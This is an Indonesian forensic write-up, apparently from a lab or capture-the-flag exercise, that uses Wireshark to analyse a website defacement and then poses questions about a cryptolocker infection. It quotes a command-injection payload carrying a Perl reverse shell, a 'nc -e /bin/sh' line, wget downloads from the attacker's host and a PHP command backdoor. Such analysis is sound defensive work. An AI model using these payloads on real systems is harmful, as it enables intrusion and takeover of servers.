**CONTOH LAPORAN FORENSIK #BASIC**

**Incident 1**


[www.pwned.se](http://www.pwned.se) dideface pada 12 Maret, 12:58 UTC

Tool yang kami gunakan: Wireshark

Karena insiden terjadi pada tanggal 12 maret, kita akan menganalisis log harian pada tanggal 12 Maret (file sensor\_data/securityonion-eth1/dailylogs/2015-03-12/snort.log.1426118407)

**Laporan:**

Server pwned.se memiliki IP address 192.168.0.2. Jika kita lihat di bagian Statistics > Conversation List > TCP lalu sort berdasarkan Address B (yang menerima request) dan Bytes, kita lihat bahwa IP address yang paling banyak melakukan request adalah 217.195.49.146



Setelah kita lakukan filter untuk request yang berasal dari IP 217.195.49.146, ternyata terdapat request-request yang mencurigakan. Kami mengasumsikan bahwa IP address penyerang adalah 217.195.49.146

Request-request yang mencurigakan berawal dari request POST /skyblue/index.php?pid=4.

Jika kita lihat isi request dari attacker (paket 82087), kita akan mendapatkan:

cid=3&name=2isJWANoDv%22%3bperl%20-MIO%20-e%20%27%24p%3dfork%3bexit%2cif%28%24p%29%3bforeach%20my%20%24key%28keys%20%25ENV%29%7bif%28%24ENV%7b%24key%7d%3d~/%28.%2a%29/%29%7b%24ENV%7b%24key%7d%3d%241%3b%7d%7d%24c%3dnew%20IO%3a%3aSocket%3a%3aINET%28PeerAddr%2c%22217.195.49.146%3a63122%22%29%3bSTDIN-%3efdopen%28%24c%2cr%29%3b%24~-%3efdopen%28%24c%2cw%29%3bwhile%28%3c%3e%29%7bif%28%24\_%3d~%20/%28.%2a%29/%29%7bsystem%20%241%3b%7d%7d%3b%27%3b&email=sn6WyuaPn9&subject=0KIFa9WZyx&message=DlAQJ8VwRb&action=Send

Dapat kita lihat bahwa field name diisi dengan hal-hal mencurigakan. Jika kita decode isi field name, kita mendapatkan

perl -MIO -e '

$p=fork;

exit,if($p);

foreach my $key(keys %ENV){

if($ENV{$key}=~/(.\*)/){

$ENV{$key}=$1;

}

}

$c=new IO::Socket::INET(PeerAddr,"217.195.49.146:63122");

STDIN->fdopen($c,r);

$~->fdopen($c,w);

while(<>){if($\_=~ /(.\*)/){

system $1;

}

};

'

Jelas bahwa ini adalah serangan *blind command injection*. Attacker mengetahui bahwa untuk mengirim pesan, server akan menjalankan command di shell. Attacker memulai dengan 2isJWANoDv"; di field name untuk menutup *assignment* untuk *field* name, lalu menambahkan perintah-perintahnya sendiri.

Attacker menjalankan *script* perl yang melakukan fork (membuat proses baru) yang akan mengoutputkan semua *environment variable* yang ada di server pwned.se ke server attacker (217.195.49.146, port 63122).

Setelah itu, attacker menjalankan beberapa perintah lain dengan metode yang sama. Contohnya adalah isi paket 82983:

cid=3&name="test";"sleep4"&email=xxx&subject=xxx&message=xxx&action=Send&mailinglist=1&cc=0

Di request ini, *attacker* mencoba menjalankan perintah sleep. Jika perintah ini berhasil, attacker dapat mengetahuinya dengan gampang (server akan merespon paling cepat dalam 4 detik). Ini dilakukan untuk mengetahui apakah kode yang dieksekusi di thread yang sama dengan webserver.

Attacker mencoba melakukan netcat ke servernya sendiri dengan spawn sebuah shell

Sesuai dengan isi paket 84347:

cid=3&name=test" | nc -e /bin/sh 217.195.49.146 63122; echo "&email=xx@xx&subject=xx&message=xx&action=Send&mailinglist=1&cc=0

Attacker menjalankan netcat yang menjalankan /bin/sh (bash) yang bisa diakses oleh attacker. Ini berarti jika attacker melakukan netcat ke server pwned.se, dia dapat melakukan perintah-perintah bash.

Karena attacker dapat menjalankan perintah bash lewat netcat, kita filter paket-paket yang berhubungan dengan netcat dari attacker ke server pwned.se (ip.dst == 217.195.49.146 and tcp.dstport ==63122). Attacker melakukan beberapa kali netcat.

Berikut adalah interaksinya (biru = input, hitam = output, output dipersingkat)

id

uid=48(apache) gid=48(apache) groups=48(apache)

pwd

/var/www/skyblue

cat /etc/passwd

root:x:0:0:root:/root:/bin/bash

...

apache:x:48:48:Apache:/usr/share/httpd:/sbin/nologin

ned:x:1001:1001::/home/ned:/bin/bash

pwd

/var/www/skyblue

pwd

/var/www/skyblue

ls

COPYING.txt

...

trace\_4711.log

ui

wym

cat index.php

<?php @ob\_start("ob\_gzhandler");

/\*\*

\* @version..1.1 r247 2010-02-23 20:10:00 $

\* @package..SkyBlueCanvas

\* @copyright.Copyright (C) 2005 - 2008 Scott Edwin Lewis. All rights reserved.

\* @license..http://opensource.org/licenses/gpl-license.php GNU Public License

...

\* other free or open source software licenses.

\* See COPYING.txt for copyright notices and details.

\*/

…

return ((float)$usec+(float)$sec);


}

@ob\_flush();

nc 217.195.49.146 63129 > cm0.php

Dari interaksi tersebut, kita dapat melihat bahwa attacker melakukan beberapa hal. Pertama-tama, attacker melakukan perintah id untuk mengetahui user yang digunakannya. Lalu dia melihat list user (cat /etc/passwd), melihat current work directory (pwd), melihat isi direktori sekarang (ls), untuk mengetahui root dari webserver, melihat isi index.php (cat index.php) dan membuat file cm0.php.

File yang baru saja dibuat (cm0.php) cukup mencurigakan. Karena itu, kami melakukan filter tcp contains “cm0.php” untuk mencari paket-paket yang berhubungan.



Ternyata benar, setelah itu cm0.php banyak digunakan oleh attacker.

Jika kita lanjutkan melihat interaksi netcat lain (paket 85652), kita mendapatkan isi cm0.php.

id

uid=48(apache) gid=48(apache) groups=48(apache)

cat cm0.php

<!-- Simple PHP backdoor by DK (http://michaeldaw.org) -->

<?php

if(isset($\_REQUEST['cmd'])){

echo "<pre>";

$cmd = ($\_REQUEST['cmd']);

system($cmd);

echo "</pre>";

die;

}

?>

dapat dilihat bahwa cm0.php adalah backdoor sederhana yang menerima input dari isi request di field cmd dan menjalankan perintah tersebut dan menampilkan outputnya.

Jika kita lihat request-request yang dilakukan attacker ke cmd0.php (dari hasil filter tcp contains “cm0.php”), kita mendapatkan perintah-perintah berikut ini yang dijalankan (isi dari field cmd dari request ke cm0.php)

pwd

cat index.php

ls

ls

nc 217.195.49.146 63129 > fr.html

ls

cat fr.html

nc 217.195.49.146 63129 >FrogSquad.jpg

ls

ls -l F\*

nc 217.195.49.146 63129 >FrogSquad.jpg

ls -l F\*

wget http://217.195.49.146:63129/fr.html

wget http://217.195.49.146:63129/fr.html

ls

ls -lrt

wget -?

wget -? 2>&1

wge 2>&1

ls -l F\*

ls -l fr\*

nc -e /bin/sh 217.195.49.146 63122

ls -l

ls -la

ls -la 2>&1

ls -la

Dapat dilihat bahwa *attacker* mendownload beberapa file dari servernya sendiri (FrogSquad.jpg, fr.html)

Setelah itu, attacker kembali melakukan netcat (paket 87596)

Berikut perintah-perintah yang dilakukan (beberapa output dihilangkan karena terlalu banyak) (biru = input, hitam = output)

id

pwd

wget --help

wget http://217.195.49.146:63129/fr.jpg

id

uid=48(apache) gid=48(apache) groups=48(apache)

type wget

wget is hashed (/usr/bin/wget)

pwd

/var/www/skyblue

ls - l fr\*

fr.html

ls -l fr\*

-rw-r--r-- 1 apache apache 58 Mar 12 13:39 fr.html

cat fr.html

<html>

<body>

<img src="FrogSquad.jpg" />

</body>

</html>

rm fr.html

ls -l Fro\*

-rw-r--r-- 1 apache apache 8192 Mar 12 13:41 FrogSquad.jpg

nc -h

wget http://217.195.49.146:63129/fr.jpg

id

uid=48(apache) gid=48(apache) groups=48(apache)

wget -o xx "http://217.195.49.146:63129/fr.jpg"

id

uid=48(apache) gid=48(apache) groups=48(apache)

ls -l xx

-rw-r--r-- 1 apache apache 126 Mar 12 13:55 xx

file xx

xx: ASCII text

cat xx

--2015-03-12 13:55:41-- http://217.195.49.146:63129/fr.jpg

Connecting to 217.195.49.146:63129... failed: Connection refused.

wget -o xx "http://217.195.49.146:63129/fr.jpg"

ls -l xx

-rw-r--r-- 1 apache apache 584 Mar 12 13:56 xx

ls -l fr.jpg

-rw-r--r-- 1 apache apache 168962 Mar 12 13:44 fr.jpg

cat xx

--2015-03-12 13:56:30-- http://217.195.49.146:63129/fr.jpg

Connecting to 217.195.49.146:63129... connected.

HTTP request sent, awaiting response... 200 OK

Length: 168962 (165K) [image/jpeg]

Saving to: 'fr.jpg'

0K .......... .......... .......... .......... .......... 30% 78.0K 1s

50K .......... .......... .......... .......... .......... 60% 155K 1s

100K .......... .......... .......... .......... .......... 90% 313K 0s

150K .......... ..... 100% 1.30M=1.1s

2015-03-12 13:56:33 (145 KB/s) - 'fr.jpg' saved [168962/168962]

rm xx

rm fr.html

wget -o xx "http://217.195.49.146:63129/fr.html"

cat fr.html

<html>

<body>

<img src="fr.jpg" />

</body>

</html>

pwd

/var/www/skyblue

ls -l index\*

-rwxrwxrwx 1 root apache 3263 Jun 20 2010 index.php

mv index.php imsuchaniceguyyoushouldbuymeabeer.php

ls -l index.php

ln -s skyblue/fr.html index.html

ls -l skyblue

pwd

/var/www/skyblue

ls -l

total 2244

-rwxrwxrwx 1 root apache 35147 Jun 20 2010 COPYING.txt

-rw-r--r-- 1 apache apache 8192 Mar 12 13:41 FrogSquad.jpg

-rwxrwxrwx 1 root apache 6379 Jun 20 2010 admin.php

-rwxrwxrwx 1 root apache 2788 Mar 11 11:39 base.php

-rwxrwxrwx 1 root apache 29 Jun 20 2010 build.txt

drwxrwxrwx 2 root apache 6 Jul 24 2010 cache

-rw-r--r-- 1 apache apache 328 Mar 12 13:31 cm0.php

drwxrwxrwx 2 root apache 4096 Jul 24 2010 configs

drwxrwxrwx 16 root apache 4096 Jul 24 2010 data

drwxrwxrwx 2 root apache 64 Jul 24 2010 docs

-rw-r--r-- 1 apache apache 51 Mar 12 13:57 fr.html

-rw-r--r-- 1 apache apache 168962 Mar 12 13:44 fr.jpg

-rwxrwxrwx 1 root apache 2255 Jun 20 2010 htaccess.txt

-rwxrwxrwx 1 root apache 3263 Jun 20 2010 imsuchaniceguyyoushouldbuymeabeer.php

drwxrwxrwx 3 root apache 4096 Jul 24 2010 includes

lrwxrwxrwx 1 apache apache 15 Mar 12 13:59 index.html -> skyblue/fr.html

-rwxrwxrwx 1 root apache 4727 Jun 20 2010 info.php

drwxrwxrwx 2 root apache 27 Jul 24 2010 languages

drwxrwxrwx 2 root apache 27 Jul 24 2010 libs

drwxrwxrwx 25 root apache 4096 Jul 24 2010 managers

-rw-r--r-- 1 apache apache 1997712 Mar 12 13:32 php\_errors.log

drwxrwxrwx 5 root apache 53 Jul 24 2010 plugins

-rwxrwxrwx 1 root apache 177 Jun 20 2010 robots.txt

drwxrwxrwx 2 root apache 42 Jul 24 2010 rss

drwxrwxrwx 6 root apache 65 Jul 24 2010 setup

-rwxrwxrwx 1 root apache 305 Mar 11 13:09 sitemap.xml

-rw-rw-r-- 1 homer homer 328 Mar 12 12:51 test.php

-rw-r--r-- 1 apache apache 2336 Mar 12 13:32 trace\_4711.log

drwxrwxrwx 5 root apache 45 Jul 24 2010 ui

drwxrwxrwx 2 root apache 4096 Jul 24 2010 wym

-rw-r--r-- 1 apache apache 338 Mar 12 13:57 xx

ls -l index.html

lrwxrwxrwx 1 apache apache 15 Mar 12 13:59 index.html -> skyblue/fr.html

rm index.html

ls -l fr.html

-rw-r--r-- 1 apache apache 51 Mar 12 13:57 fr.html

ln -s index.php fr.html

ls -l index.php

ls -l

total 2244

-rwxrwxrwx 1 root apache 35147 Jun 20 2010 COPYING.txt

-rw-r--r-- 1 apache apache 8192 Mar 12 13:41 FrogSquad.jpg

-rwxrwxrwx 1 root apache 6379 Jun 20 2010 admin.php

-rwxrwxrwx 1 root apache 2788 Mar 11 11:39 base.php

-rwxrwxrwx 1 root apache 29 Jun 20 2010 build.txt

drwxrwxrwx 2 root apache 6 Jul 24 2010 cache

-rw-r--r-- 1 apache apache 328 Mar 12 13:31 cm0.php

drwxrwxrwx 2 root apache 4096 Jul 24 2010 configs

drwxrwxrwx 16 root apache 4096 Jul 24 2010 data

drwxrwxrwx 2 root apache 64 Jul 24 2010 docs

-rw-r--r-- 1 apache apache 51 Mar 12 13:57 fr.html

-rw-r--r-- 1 apache apache 168962 Mar 12 13:44 fr.jpg

-rwxrwxrwx 1 root apache 2255 Jun 20 2010 htaccess.txt

-rwxrwxrwx 1 root apache 3263 Jun 20 2010 imsuchaniceguyyoushouldbuymeabeer.php

drwxrwxrwx 3 root apache 4096 Jul 24 2010 includes

-rwxrwxrwx 1 root apache 4727 Jun 20 2010 info.php

drwxrwxrwx 2 root apache 27 Jul 24 2010 languages

drwxrwxrwx 2 root apache 27 Jul 24 2010 libs

drwxrwxrwx 25 root apache 4096 Jul 24 2010 managers

-rw-r--r-- 1 apache apache 1997712 Mar 12 13:32 php\_errors.log

drwxrwxrwx 5 root apache 53 Jul 24 2010 plugins

-rwxrwxrwx 1 root apache 177 Jun 20 2010 robots.txt

drwxrwxrwx 2 root apache 42 Jul 24 2010 rss

drwxrwxrwx 6 root apache 65 Jul 24 2010 setup

-rwxrwxrwx 1 root apache 305 Mar 11 13:09 sitemap.xml

-rw-rw-r-- 1 homer homer 328 Mar 12 12:51 test.php

-rw-r--r-- 1 apache apache 2336 Mar 12 13:32 trace\_4711.log

drwxrwxrwx 5 root apache 45 Jul 24 2010 ui

drwxrwxrwx 2 root apache 4096 Jul 24 2010 wym

-rw-r--r-- 1 apache apache 338 Mar 12 13:57 xx

cp fr.html index.php

ls -l index.php

-rw-r--r-- 1 apache apache 51 Mar 12 14:01 index.php

cd ..

pwd

/var/www

ls

cgi-bin

html

polarbearcms

skyblue

cd html

ls

images

index.html

test.txt

cat index.html

<meta http-equiv="refresh" content="0; url=/skyblue/" />

<html>

<head>

<title>pwned.se - Password-Ned AB</title>

<body>

<h1>Password-Ned AB</h1>

<p>Your trusted source for secure passwords</p>

<img src="/images/ned.jpg" alt="Password-Ned" />

<p>

Ned Flanders is a person you can rely on, he has been in the business of supplying others with secure passwords for so long,

to be called Password-Ned.

<ul>

<li>We generate secure passwords</li>

<li>Passwords are delivered throgh secure channels to our customers</li>

<li>A copy of each password is stored securely within our systems, as a back up service for our customers</li>

</ul>

<div><a href="/phpinfo/">phpinfo</a> <a href="/polarbearcms">cms</a></div>

</body>

</html>

mv index.html youarearealdickheadandimlazercool.html

cp ../skyblue/index.html .

cp ../skyblue/fr.jpg .

ls -l

total 8

drwxrwxr-x. 2 root root 20 Mar 6 12:04 images

-rwxrwxr-x. 1 root root 790 Mar 11 12:34 index.html

-rwxrwxr-x. 1 root root 5 Mar 6 12:02 test.txt

cat index.html

<meta http-equiv="refresh" content="0; url=/skyblue/" />

<html>

<head>

<title>pwned.se - Password-Ned AB</title>

<body>

<h1>Password-Ned AB</h1>

<p>Your trusted source for secure passwords</p>

<img src="/images/ned.jpg" alt="Password-Ned" />

<p>

Ned Flanders is a person you can rely on, he has been in the business of supplying others with secure passwords for so long,

to be called Password-Ned.

<ul>

<li>We generate secure passwords</li>

<li>Passwords are delivered throgh secure channels to our customers</li>

<li>A copy of each password is stored securely within our systems, as a back up service for our customers</li>

</ul>

<div><a href="/phpinfo/">phpinfo</a> <a href="/polarbearcms">cms</a></div>

</body>

</html>

ls -la

total 8

drwxrwxr-x. 3 root root 51 Mar 11 12:34 .

drwxr-xr-x. 6 root root 64 Mar 11 11:58 ..

drwxrwxr-x. 2 root root 20 Mar 6 12:04 images

-rwxrwxr-x. 1 root root 790 Mar 11 12:34 index.html

-rwxrwxr-x. 1 root root 5 Mar 6 12:02 test.txt

Terdapat banyak perintah, namun inti dari perintah-perintah tersebut adalah sang attacker melakukan deface terhadap halaman /skyblue/index.html. Mereka melakukan linking pada file index.html dengan fr.html (yang hanya berisi gambar fr.jpg)

**Questions & Answers**

Question 1.1

What IP address did the attackers use?

217.195.49.146


Question 1.2:

How did the attacker get the fr.jpg file to the webserver?

Attacker mendownload gambar tersebut dengan menggunakan wget dari server miliknya sendiri.

Question 1.3

Show how the web page looked after the defacement for URL <http://www.pwned.se/skyblue/>



Gambar tersebut kami dapatkan dari attachment file yang ada pada email. Pada email kami menemukan bahwa admin pernah melakukan percakapan tentang hacking tersebut dan menyertakan beberapa screenshoot, beberapa gambar lainnya kami sertakan dalam zip

Question 1.4

Identify potential Backdoor and list all the commands the FrogSquad send during the incident

Potential backdoor: cm0.php, yang dapat menjalankan perintah-perintah di shell sesuai dengan request. Command-command yang dijalankan sudah kami list semua di laporan.

Question 1.5

Lists the Total Dates and Times FrogSquad accessed [www.pwned.se](http://www.pwned.se)

Kami melakukan bruteforce untuk mencari tanggal-tanggal berapa saja terjadi interaksi antara attacker dan pwned.se.

Cara yang kami lakukan adalah dengan melakukan filtering ip pada setiap paket pcap yang ada dengan bantuan bash script (seperti yang kami lakukan pada soal nomor 2 dibawah)

Hasilnya adalah tanggal 12 Maret dan 13 Maret.

Rincian untuk tanggal 12 Maret:

19:14:17: Attacker melakukan serangan pertama

19:25:46: Attacker melakukan upload backdoor

19:31:19: Attacker mulai menggunakan backdoor

19:32:53: Command terakhir backdoor

20:05:1 : interaksi SSH antara attacker dan pwned.se

22:00:01: akhir dari paket-paket attacker

**Incident 2**

komputer Ned terinfeksi oleh cryptolocker malware. Karena tidak tahu pasti kapan waktunya maka kami harus mencari diseluruh file pcap yang ada, karna file cukup besar (4GB) maka kami filter untuk traffic keluar masuk dari komputer Ned (192.168.0.53), kemudian menyatukannya menjadi satu file pcap, dengan cara

> mkdir alllogs nedtrafic

> find dailylogs -type f -exec mv {} alllogs \;

> cd alllogs

> for ii in \*; do echo filterring $ii; tshark -2 -r $ii -R

'ip.addr==217.195.49.146' -w ../nedtrafic/$ii; done

> cd nedtrafic

> mergecap -w all.pcap \*

ukurannya cukup besar yaitu 284MB

Question 2.1 : From which three “odd” (non-legitimate) domain names were the largest downloads made by Ned’s computer (192.168.0.53)?

Question 2.2: Are the files downloaded malicious?

Question 2.3: List the potential HTML Vulnerable looking pages

Question 2.4: List potentially Covert Channels identified in Ned’s Computer

Question 2.5: Identify the method of Infection into Ned’s Computer